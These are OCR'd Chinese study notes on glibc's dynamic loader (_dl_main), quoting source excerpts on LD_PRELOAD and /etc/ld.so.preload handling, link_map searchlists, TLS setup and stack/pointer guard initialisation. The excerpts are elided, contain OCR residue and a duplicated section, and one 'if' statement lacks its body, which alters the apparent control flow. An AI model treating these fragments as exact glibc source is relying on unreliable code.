
```
$ 
    struct link_map **preloads = NULL;
    unsigned int npreloads = 0;

    if (__glibc_unlikely(preloadlist != NULL))
        npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");

    if (__glibc_unlikely(preloadarg != NULL))
        npreloads += handle_preload_list(preloadarg, main_map, "--preload");

    static const char preload_file[] = "/etc/ld.so.preload";
    if (__glibc_unlikely(__access(preload_file, R_OK) == 0))
    {
        file = _dl_sysdep_read_whole_file(preload_file, &file_size,
                                           PROT_READ | PROT_WRITE);
        if (__glibc_unlikely(file != MAP_FAILED)) { ... }
    }

    if (__glibc_unlikely(*first_preload != NULL))

    _dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);
    for (i = main_map->l_searchlist.r_nlist; i > 0;)
        main_map->l_searchlist.r_list[--i]->l_global = 1;
```

這些 object 的 link_map 會被放到 l_searchlist 當中，用 array index 去訪問，並且會 set 其 link_map 用來標註此 object 是否已經位於 global scope 的成員 l_global。Global / local 的差別應該是在於 namespace 的差異

$ DL Start

_dl_main part5

- 將 ld 從 link_map 移除
- 如果 executable 有使用到，再加回去
- 初始化 tls
- 初始化 stack guard 以及 pointer guard




```
$
```

```c
GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))
        break;

bool rtld_multiple_ref = false;
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))
{
    rtld_multiple_ref = true;
    GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];
    assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);
    GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);
}

bool was_tls_init_tp_called = tls_init_tp_called;
if (tcbp == NULL)
    tcbp = init_tls();

if (__glibc_likely(need_security_init))
    security_init();
```

$ DL Start

_dl_main part5

- 將 ld 從 link_map 移除
- 如果 executable 有使用到，再加回去
- 初始化 tls
- 初始化 stack guard 以及 pointer guard



